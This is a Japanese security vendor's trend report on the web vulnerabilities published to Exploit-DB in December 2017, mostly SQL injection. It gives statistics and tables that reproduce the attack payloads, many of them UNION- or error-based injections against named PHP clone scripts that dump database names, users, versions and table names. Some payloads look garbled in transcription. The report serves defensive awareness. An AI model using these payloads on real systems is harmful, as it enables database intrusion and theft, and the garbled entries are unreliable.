

セキュリティ情報トレンド&リスク

最新Web脆弱性トレンドレポート

: EDB-Report 2017.12

ペンタセキュリティシステムズ株式会社

R&D Center

データセキュリティチーム

EDB-Report

最新Web脆弱性トレンドレポート(2017.12)

2017.12.01~2017.12.31 Exploit-DB(<http://exploit-db.com>)より公開されている内容に基づいた脆弱性トレンド情報です。

ペンタセキュリティシステムズ株式会社R&Dセンター データセキュリティチーム

サマリー

2017年12月に公開されたExploit-DBの脆弱性報告件数は、総113件でした。11月に公開された脆弱性数(15件)と比べると大幅で(約7割以上)上昇しました。こういう上昇の原因はほとんどSQL injection (SQLインジェクション) 攻撃の増加によります。また、12月に公開されたSQL injection (SQLインジェクション) 攻撃の場合、完全に新しい方式ではなく、ほとんどが既に公開されていた方式と同一な脆弱性や攻撃パターンでした。SQL injection (SQLインジェクション) 攻撃は、攻撃が成功する場合、大きな被害を起らせるが、比較的攻撃コストが低いため、多くの攻撃者らが発展させて悪用しています。こういう脆弱性を継続的に予防し、セキュリティ性を維持させるための効果的な対応方案としてウェブアプリケーションファイアウォールを活用した深層防護(Defense in depth)を具現する考えなければなりません。

1. 脆弱性別件数

脆弱性カテゴリ	件数
ファイルアップロード(File Upload)	1
ローカル・ファイルインクルード(Local File Inclusion: LFI)	2
クロスサイトスクリプティング(Cross Site Scripting: XSS)	3
ディレクトリトラバーサル(Directory Traversal)	3
コマンドインジェクション(Command Injection)	6
SQLインジェクション(SQL Injection)	98
合計	113


2. 危険度別件数

危険度	件数	割合
早急対応要	106	93.81%
高	4	3.54%
中	3	2.65%
合計	113	100.00%


3. 攻撃実行の難易度別件数

難易度	件数	割合
難	5	4.42%
中	92	81.42%
易	16	14.16%
合計	113	100.00%


脆弱性別件数



危険度別件数



攻撃実行の難易度別件数




4. 主なソフトウェア別脆弱性発生件数

ソフトウェア名	件数
vBulletin	2
FS IMDB Clone	2
Readymade Video Sharing Script	2
FS Makemytrip Clone	2
FS Grubhub Clone	2
Multireligion Responsive Matrimonial	1
Xerox DC260 EFI Fiery Controller Webtools	1
Accesspress Anonymous Post Pro	1
FS Amazon Clone	1
Multivendor Penny Auction Clone Script	1
FS Crowdfunding Script	1
Car Rental Script	1
FS Care Clone	1
Joomla! Component User Bench	1
FS Monster Clone	1
Kickstarter Clone Acript	1
FS Trademe Clone	1
Professional Service Script	1
FS Thumbtack Clone	1
Advanced Real Estate Script	1
PHP Melody	1
Resume Clone Script	1
MistServer	1
Movie Guide	1
Artica Web Proxy	1
Joomla! Component JEXTN FAQ Pro	1
Techno Portfolio Management Panel	1
Hot Scripts Clone	1
Readymade Classifieds Script	1
Laundry Booking Script	1
FS Lynda Clone	1
Opensource Classified Ads Script	1
WinduCMS	1
FS Expedia Clone	1
FS Shaadi Clone	1
Multiplex Movie Theater Booking Script	1
FS Indiamart Clone	1
MLM Forex Market Plan Script	1
FS Facebook Clone	1
Muslim Matrimonial Script	1
OpenEMR	1
Vanguard	1
DomainSale PHP Script	1
FS Ebay Clone	1
Website Auction Marketplace	1
Joomla! Component JB Visa	1
Realestate Crowdfunding Script	1
Joomla! Component NextGen Editor	1
FS Stackoverflow Clone	1
Sendroid	1
FS Shutterstock Clone	1
DotNetNuke DreamSlider	1
FS Quibids Clone	1
Foodspotting Clone Script	1

ソフトウェア名	件数
Nearbuy Clone Script	1
Secure E-commerce Script	1
Cab Booking Script	1
Lawyer Search Script	1
Chartered Accountant Booking Script	1
Online Exam Test Application Script	1
Child Care Script	1
PHP Multivendor Ecommerce	1
CMS Auditor Website	1
Readymade PHP Classified Script	1
Co-work Space Search Script	1
Responsive Realstate Script	1
Consumer Complaints Clone Script	1
Responsive Events & Movie Ticket Booking Script	1
Entrepreneur Job Portal Script	1
Single Theater Booking Script	1
Doctor Search Script	1
Entrepreneur Bus Booking Script	1
E-commerce MLM Software	1
MLM Forced Matrix	1
Entrepreneur Dating Script	1
Groupon Clone Script	1
Event Calendar Category Script	1
Advanced World Database	1
FS LinkedIn Clone	1
Basic Job Site Script	1
Joomla! Component JEXTN Video Gallery	1
Joomla! Component Jbuildozer	1
FS Freelancer Clone	1
Joomla! Component JEXTN Question And Answer	1
Bus Booking Script	1
Linksys WVBRO	1
Paid To Read Script	1
FS Gigs Script	1
Piwigo	1
FS Foodpanda Clone	1
ITGuard-Manager	1
Advance B2B Script	1
Cells Blog	1
Advance Online Learning Management Script	1
Joomla! Component Guru Pro	1
Affiliate MLM Script	1
Joomla! Component My Projects	1
Basic B2B Script	1
BEIMS ContractorWeb	1
Beauty Parlour Booking Script	1
Biometric Shift Employee Management System	1
Facebook Clone Script	1
SilverStripe CMS	1
Food Order Script	1
EasyAppointments	1
Yoga Class Script	1
FS Olx Clone	1
Freelance Website Script	1
合計	113

主なソフトウェア別脆弱性発生件数



最新Web脆弱性トレンドレポート(2017.12)

2017.12.01~2017.12.31 Exploit-DB(<http://exploit-db.com>)より公開されている内容に基づいた脆弱性トレンド情報です。

Penta SECURITY
www.pentasecurity.com

EDB-Report

最新Web脆弱性トレンドレポート(2017.12)

2017.12.01~2017.12.31 Exploit-DB(<http://exploit-db.com>)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2017-12-08	43242	SQL Injection	中	早急対応要	FS Shutterstock Clone 1.0 - 'keywords' SQL Injection	POST /Category/ HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1: WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 keywords=1'and (select 1 from (select count(*) concat(select(select concat(cast(database() as char),0x7e,0x494853414e2053454e43414e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) AND ''=	FS Shutterstock Clone	FS Shutterstock Clone 1.0
2017-12-08	43243	SQL Injection	易	早急対応要	FS Quibids Clone 1.0 - SQL Injection 脆弱性	/techd.php?productid=609 AND 2165=2165	FS Quibids Clone	FS Quibids Clone 1.0
2017-12-08	43244	SQL Injection	中	早急対応要	FS Olx Clone 1.0 - 'scat' / 'pid' SQL Injection 脆弱性	/subpage.php?scat=51'+UNION+ALL+SELECT+1,2,3,4,(SELECT(@x)FROM(SELECT(@x=0x00),(@NR=0),(SELECT(0)FROM//INFORMATION_SCHEMA.TABLES)WHERE(TABLE_SCHEMA=0x696e6667726d6174696665f736368656d61)AND(0x00)IN(@x=CONCAT(@x,LPAD(@NR=@NR+1,4,0x30),0x3a20,table_name,0x3c62723e))))x),(6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--	FS Olx Clone	FS Olx Clone 1.0
2017-12-08	43245	SQL Injection	中	早急対応要	FS Monster Clone 1.0 - 'Employer_Details.php?id' SQL Injection 脆弱性	/Employer_Details.php?id=3'+UNION(SELECT(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(SELECT(@x)FROM(SELECT(@x=0x00),(@NR=0),(SELECT(0)FROM//INFORMATION_SCHEMA.TABLES)WHERE(TABLE_SCHEMA=0x696e6667726d6174696665f736368656d61)AND(0x00)IN(@x=CONCAT(@x,LPAD(@NR=@NR+1,4,0x30),0x3a20,table_name,0x3c62723e))))x),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(24),(25),(26),(27),(28),(29),(30),(31),(32))--	FS Monster Clone	FS Monster Clone 1.0
2017-12-08	43246	SQL Injection	中	早急対応要	FS Makemytrip Clone 1.0 - 'fl_orig' / 'fl_dest' SQL Injection 脆弱性	/show-flight-result.php?fl_orig=27'+UNION(SELECT(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=DATABASE()) ,(25),(26),(27),(28))--	FS Makemytrip Clone	FS Makemytrip Clone 1.0
2017-12-08	43268	SQL Injection	易	早急対応要	Nearbuy Clone Script 3.2 - 'search' SQL Injection 脆弱性	/category_list.php?search=%' AND 2775=2775 AND ''=	Nearbuy Clone Script	Nearbuy Clone Script 3.2
2017-12-08	43269	SQL Injection	中	早急対応要	Cab Booking Script 1.0 - 'city' SQL Injection 脆弱性	/service-list?city=/'+113337UNION+/+/'+113337SELECT+/+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52--&main_search=	Cab Booking Script	Cab Booking Script 1.0
2017-12-08	43270	SQL Injection	中	早急対応要	Chartered Accountant Booking Script 1.0 - 'city' SQL Injection 脆弱性	/service-list?city=/'+113337UNION+/+/'+113337SELECT+/+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52--&main_search=	Chartered Accountant Booking Script	Chartered Accountant Booking Script 1.0
2017-12-08	43271	SQL Injection	中	早急対応要	Child Care Script 1.0 - 'city' SQL Injection 脆弱性	/list?city=/'+111111UNION+/+/'+111111SELECT+/+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52--&main_search=	Child Care Script	Child Care Script 1.0
2017-12-08	43272	SQL Injection	中	早急対応要	CMS Auditor Website 1.0 - SQL Injection 脆弱性	/news-detail/47%20and%201=1--	CMS Auditor Website	CMS Auditor Website 1.0
2017-12-08	43273	SQL Injection	易	早急対応要	Co-work Space Search Script 1.0 - 'city' SQL Injection 脆弱性	/list?city=1%20and%201=1--&main_search=	Co-work Space Search Script	Co-work Space Search Script 1.0
2017-12-08	43274	SQL Injection	中	早急対応要	Consumer Complaints Clone Script 1.0 - 'id' SQL Injection 脆弱性	/other-user-profile.php?id=1'+UNION(SELECT(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18))--	Consumer Complaints Clone Script	Consumer Complaints Clone Script 1.0
2017-12-08	43275	SQL Injection	中	早急対応要	Entrepreneur Job Portal Script 2.0.6 - 'jobsearch_all.php?id' SQL Injection 脆弱性	/jobsearch_all.php?id=1'+UNION(SELECT(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(24),(25),(26),(27),(28),(29),(30),(31),(32),(33),(34),(35),(36),(37),(38),(39),(40),(41),(42),(43),(44),(45),(46),(47),(48),(49),(50),(51),(52),(53),(54))--	Entrepreneur Job Portal Script	Entrepreneur Job Portal Script 2.0.6
2017-12-08	43276	SQL Injection	中	早急対応要	Doctor Search Script 1.0 - 'city' SQL Injection 脆弱性	/list?city=/'+111111UNION+/+/'+111111SELECT+/+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52--&main_search=	Doctor Search Script	Doctor Search Script 1.0
2017-12-08	43277	SQL Injection	中	早急対応要	E-commerce MLM Software 1.0 - SQL Injection 脆弱性	/service_detail.php?id=6'+UNION(SELECT(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17))-- /event_detail.php?eventid=18'+UNION+ALL+SELECT+1,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=DATABASE()) ,3,4,5,6,7-- /news_detail.php?newid=27'+UNION+ALL+SELECT+1,(SELECT(@x)FROM(SELECT(@x=0x00),(@NR=0),(SELECT(0)FROM(INFORMATION_SCHEMA.COLUMNS)WHERE(TABLE_NAME=0x6d666d5f61646d696e)AND(0x00)IN(@x=concat(@x,CONCAT(LPAD(@NR=@NR+1,2,0x30),0x3a20,column_name,0x3c62723e))))x),3,4,5,6--	E-commerce MLM Software	E-commerce MLM Software 1.0
2017-12-08	43278	SQL Injection	中	早急対応要	Entrepreneur Dating Script 2.0.1 - 'marital' / 'gender' / 'country' / 'profileid' SQL Injection 脆弱性	/search_result.php?marital=1'+UNION(SELECT(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(24),(25),(26),(27),(28),(29),(30),(31),(32),(33),(34),(35),(36),(37),(38),(39),(40),(41),(42),(43),(44),(45),(46),(47),(48),(49),(50),(51),(52),(53),(54),(55),(56),(57),(58),(59),(60),(61),(62),(63),(64),(65),(66),(67),(68),(69),(70),(71),(72),(73),(74),(75),(76),(77),(78),(79),(80),(81),(82),(83),(84),(85),(86),(87),(88),(89),(90),(91),(92),(93))--&submit	Entrepreneur Dating Script	Entrepreneur Dating Script 2.0.1
2017-12-08	43279	SQL Injection	中	早急対応要	Event Calendar Category Script 1.0 - 'city' SQL Injection 脆弱性	/event-list?city=176'+UNION(SELECT(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),(25),(26),(27),(28),(29),(30),(31),(32),(33),(34),(35),(36),(37),(38),(39),(40),(41),(42),(43),(44),(45),(46),(47),(48),(49),(50),(51),(52),(53),(54))--&main_search=	Event Calendar Category Script	Event Calendar Category Script 1.0

EDB-Report							
最新Web脆弱性トレンドレポート(2017.12)							
2017.12.01~2017.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。							
日付	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム
2017-12-08	43249	SQL Injection	中	早急対応要	FS LinkedIn Clone 1.0 - 'grid' / 'tid' / 'id' SQL Injection 脆弱性	/group.php?grid=-1'+union+all+select+1,2,3,(select(0x)from(select(0x=0x00),@NR=0),(select(0)from(information_schema.tables)where(1=table_schema=0x696e666726d61746e6965737369656661)and(0x00)in(0x=concat(@x,lpad(@NR=@NR+1,4,0x30),0x3a20,table_name,0x3c62723e)))x)5,6,7,8,9,10,11,12,13,14--	FS LinkedIn Clone
2017-12-08	43250	SQL Injection	中	早急対応要	FS Indiamart Clone 1.0 - 'token' / 'id' / 'c' SQL Injection 脆弱性	/catcompany.php?token=-7219b53b3a3d6a690ce0268229151c9bde11'+union+select(1),(select+group_concat(table_name+separator+0x3c62723e)+from+information_schema.tables+where+information_schema.tables+where+table_schema=database(0),(3),(4),(5),(6))--	FS Indiamart Clone
2017-12-08	43251	SQL Injection	中	早急対応要	FS IMDB Clone 1.0 - 't' / 's' / 'id' SQL Injection 脆弱性	/movie.php?=-10'+union+select(1),(2),(3),(4),(5),(6),(select+group_concat(table_name+separator+0x3c62723e)+from+information_schema.tables+where+table_schema=database(0),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(24),(25),(26),(27),(28),(29),(30),(31),(32),(33),(34))--	FS IMDB Clone
2017-12-08	43252	SQL Injection	中	早急対応要	FS Grubhub Clone 1.0 - 'keywords' SQL Injection 脆弱性	POST /food/ HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1: WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 keywords=-' union all select 1,2,3,concat(0x494853414e2053454e43414e),(/*108888select*/+export_set(5,@=0,/*108888select*/+count(*)/*108888from*/(information_schema.columns)where@=export_set(5,export_set(5,/*108888table_name*/0x3c6c693e,2))/*108888column_name*/0xa3a,2)),@,2),6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--	FS Grubhub Clone
2017-12-08	43253	SQL Injection	中	早急対応要	FS Groupon Clone 1.0 - 'id' SQL Injection 脆弱性	/item_details.php?id=-1'+union+all+select+1,2,3,4,5,6,7,/*108888select*/+export_set(5,@=0,/*108888select*/+count(*)/*108888from*/(information_schema.columns)where@=export_set(5,export_set(5,/*108888table_name*/0x3c6c693e,2))/*108888column_name*/0xa3a,2)),@,2),9,10,11,12,13,14,15,16,17--	FS Grubhub Clone
2017-12-08	43254	SQL Injection	中	早急対応要	FS Gigs Script 1.0 - 'cat' / 'sc' SQL Injection 脆弱性	/browse-category.php?cat=-83c4ca4238a0b923820dccc509a6f75849b'+/*150000UNION*/+/*150000SELECT*/+1,concat_ws(0x203a20,user),database(),version(),3,4,5--	FS Gigs Script
2017-12-09	43255	SQL Injection	中	早急対応要	FS Freelancer Clone 1.0 - 'profile.php?u' SQL Injection 脆弱性	/profile.php?u=-c4ca4238a0b923820dccc509a6f75849b'+union+all+select+1,(select+group_concat(table_name+separator+0x3c62723e)+from+information_schema.tables+where+table_schema=database(0),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35--	FS Freelancer Clone
2017-12-09	43256	SQL Injection	中	早急対応要	FS Ebay Clone 1.0 - 'id' / 'sub_category_id' / 'category_id' SQL Injection 脆弱性	/product.php?id=-9'+union+select(1),(2),(select+group_concat(table_name+separator+0x3c62723e)+from+information_schema.tables+where+table_schema=database(0),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20))--	FS Ebay Clone
2017-12-09	43257	SQL Injection	中	早急対応要	FS Crowdfunding Script 1.0 - 'latest_news_details.php?id' SQL Injection 脆弱性	/latest_news_details.php?id=-4'+union+all+select+1,2,3,4,5,concat_ws(0x203a20,user),database(),version(),/*108888select*/+export_set(5,@=0,/*108888select*/+count(*)/*108888from*/(information_schema.columns)where@=export_set(5,export_set(5,/*108888table_name*/0x3c6c693e,2))/*108888column_name*/0xa3a,2)),@,2)--	FS Crowdfunding Script
2017-12-09	43258	SQL Injection	中	早急対応要	FS Care Clone 1.0 - 'jobFrequency' / 'jobType' SQL Injection 脆弱性	/searchJob.php?jobType=1%20and%201=1--&jobFrequency=1%20and%201=1--	FS Care Clone
2017-12-09	43259	SQL Injection	中	早急対応要	FS Amazon Clone 1.0 - SQL Injection 脆弱性	/p/VerAyari/-9'+union+select(1),(2),concat_ws(0x203a20,user),database(),version(),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16))--	FS Amazon Clone
2017-12-09	43260	SQL Injection	中	早急対応要	FS Trademe Clone 1.0 - 'search' / 'id' SQL Injection 脆弱性	/search_item.php?search=s'+union+all+select+1,2,3,4,5,concat_ws(0x203a20,user),database(),version(),7,8,9,10,11,12,13,14--	FS Trademe Clone
2017-12-09	43261	SQL Injection	中	早急対応要	FS Expeda Clone 1.0 - 'fl_orig' / 'fl_dest' / 'id' SQL Injection 脆弱性	/show-flight-result.php?fl_orig=25'+union+select(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(/*108888select*/+export_set(5,@=0,/*108888select*/+count(*)/*108888from*/(information_schema.columns)where@=export_set(5,export_set(5,/*108888table_name*/0x3c6c693e,2))/*108888column_name*/0xa3a,2)),@,2),(25),(26),(27),(28))--	FS Expeda Clone
2017-12-09	43262	SQL Injection	中	早急対応要	FS Foodpanda Clone 1.0 - SQL Injection 脆弱性	POST /food/ HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1: WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 keywords=-' union all select 1,2,3,concat(0x494853414e2053454e43414e),(/*108888select*/+export_set(5,@=0,/*108888select*/+count(*)/*108888from*/(information_schema.columns)where@=export_set(5,export_set(5,/*108888table_name*/0x3c6c693e,2))/*108888column_name*/0xa3a,2)),@,2),6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--	FS Foodpanda Clone
2017-12-09	43263	SQL Injection	中	早急対応要	Advance B2B Script 2.1.3 - 'show_id' / 'pid' SQL Injection 脆弱性	/tradeshaw-list-detail.php?show_id=-33'+union+all+select+1,/*111111select*/+export_set(5,@=0,/*111111select*/+count(*)+111111from*/(information_schema.columns)where@=export_set(5,export_set(5,/*111111table_name*/0x3c6c693e,2))/*111111column_name*/0xa3a,2)),@,2),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67--	Advance B2B Script
2017-12-09	43264	SQL Injection	中	早急対応要	Advance Online Learning Management Script 3.1 - 'subcatid' / 'popcourseid' SQL Injection 脆弱性	/courselist.php?subcatid=-9'+union+select(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),concat_ws(0x203a20,user),database(),version(),(21),(22),(23),(24),(25),(26),(27),(28),(29),(30),(31),(32),(33),(34),(35),(36),(37),(38),(39))--	Advance Online Learning Management Script
2017-12-09	43265	SQL Injection	易	早急対応要	Affiliate MLM Script 1.0 - 'product-category.php?key' SQL Injection 脆弱性	/product-category.php?key=a%' AND 5436=5436 AND '%=-1	Affiliate MLM Script
2017-12-09	43266	SQL Injection	中	早急対応要	Basic B2B Script 2.0.8 - 'product_details.php?id' SQL Injection 脆弱性	/product_details.php?id=-348'+/*113337UNION*/+/*113337SELECT*/+1,2,concat_ws(0x203a20,user),database(),version(),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34--	Basic B2B Script

EDB-Report

最新Web脆弱性トレンドレポート(2017.12)

2017.12.01~2017.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難易度	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2017-12-09	43267	SQL Injection	中	早急対応要	Beauty Parlour Booking Script 1.0 - 'gender' / 'city' SQL Injection 脆弱性	/beautyparlour-search/list?gender="+/*113337UNION+/*113337SELECT+/*1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,2,3,24,25,26,27,28,29,30,31,32,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION(),34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52--+&main_search=	Beauty Parlour Booking Script	Beauty Parlour Booking Script 1.0
2017-12-11	43280	SQL Injection	中	早急対応要	Facebook Clone Script 1.0 - 'id' / 'send' SQL Injection 脆弱性	/friend-profile.php?id=-1'+/*122222UNION+/(SELECT(1),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))--	Facebook Clone Script	Facebook Clone Script 1.0
2017-12-11	43281	SQL Injection	中	早急対応要	Food Order Script 1.0 - 'list?city' SQL Injection 脆弱性	/list?city=++UNION(SELECT(1),(2),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(24),(25),(26),(27),(28),(29),(30),(31),(32),(33),(34),(35),(36),(37),(38),(39),(40),(41),(42),(43),(44),(45),(46),(47),(48),(49),(50),(51),(52))--+&main_search=	Food Order Script	Food Order Script 1.0
2017-12-11	43282	SQL Injection	中	早急対応要	Yoga Class Script 1.0 - 'list?city' SQL Injection 脆弱性	/list?city=-'+/*101111UNION+/*101111SELECT+/*1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52--+&main_search=	Yoga Class Script	Yoga Class Script 1.0
2017-12-11	43283	SQL Injection	中	早急対応要	Freelance Website Script 2.0.6 - 'pr_id' / 'catid' SQL Injection 脆弱性	/jobdetails.php?pr_id=-1'+++UNION(SELECT(1),(2),(3),(4),(5),(/*108888Select+/*export_set(5,@=-0,(/*108888select+/*count(*)/*108888from+/(information_schema.columns)where@=-export_set(5,export_set(5,@/*108888table_name+/*0x3c6c693e,2)/*108888column_name+/*0xa3a2,))@,2)),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(24),(25),(26),(27),(28),(29),(30),(31),(32),(33),(34),(35),(36),(37),(38),(39),(40),(41),(42),(43),(44),(45),(46),(47),(48),(49),(50),(51),(52),(53),(54),(55),(56),(57),(58),(59),(60),(61),(62),(63),(64),(65),(66),(67),(68),(69),(70),(71),(72),(73),(74),(75),(76),(77),(78),(79),(80),(81),(82),(83),(84),(85),(86),(87),(88),(89),(90),(91),(92),(93),(94),(95),(96),(97),(98),(99),(100))--+	Freelance Website Script	Freelance Website Script 2.0.6
2017-12-11	43284	SQL Injection	中	早急対応要	Hot Scripts Clone 3.1 - 'subctid' / 'mctid' SQL Injection 脆弱性	/categories?&mctid=-Y12h7881'+++UNION+ALL+SELECT+(SELECT(@x)FROM(SELECT(T@x=0x00),(@NR=0),SELECT(0)FROM(INFORMATION_SCHEMA.TABLES)WHERE(TABLE_SCHEMA=0x696e666726d6174696665f736368656d61)AND(0x00)IN(@x=CONCAT(@x,LPAD(@NR=@NR%2b1,4,0x30),0x3a20,table_name,0x3c62723e))))x)--	Hot Scripts Clone	Hot Scripts Clone 3.1
2017-12-11	43285	SQL Injection	中	早急対応要	Foodspotting Clone Script 1.0 - 'quicksearch.php?q' SQL Injection 脆弱性	/quicksearch.php?q=-1'+++UNION(SELECT(1),(/*108888Select+/*export_set(5,@=-0,(/*108888select+/*count(*)/*108888from+/(information_schema.columns)where@=-export_set(5,export_set(5,@/*108888table_name+/*0x3c6c693e,2)/*108888column_name+/*0xa3a2,))@,2)),(3),(4),(5),(6),(7),(8),(9),(10),(11),(12),(13),(14),(15),(16),(17),(18),(19),(20),(21),(22),(23),(24),(25),(26),(27),(28),(29),(30),(31))--	Foodspotting Clone Script	Foodspotting Clone Script 1.0
2017-12-11	43286	SQL Injection	易	早急対応要	Kickstarter Clone Acript 2.0 - 'projid' SQL Injection 脆弱性	/investcalc.php?price=1&projid=1%20and%201=1--	Kickstarter Clone Acript	Kickstarter Clone Acript 2.0
2017-12-11	43287	SQL Injection	中	早急対応要	Secure E-commerce Script 2.0.1 - 'searchcat' / 'searchmain' SQL Injection 脆弱性	/category.php?searchmain=1'+/*150000UNION+/*150000SELECT+/*1,version(0,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--+	Secure E-commerce Script	Secure E-commerce Script 2.0.1
2017-12-11	43288	SQL Injection	中	早急対応要	Laundry Booking Script 1.0 - 'list?city' SQL Injection 脆弱性	/laundry-search/list?city=-1'+/*111111UNION+/*111111SELECT+/*1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53--+&main_search=	Laundry Booking Script	Laundry Booking Script 1.0
2017-12-11	43289	SQL Injection	中	早急対応要	Lawyer Search Script 1.1 - 'lawyer-list?city' SQL Injection 脆弱性	/lawyer-list?city=-1'+/*111111UNION+/*111111SELECT+/*1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52--+&main_search=	Lawyer Search Script	Lawyer Search Script 1.1
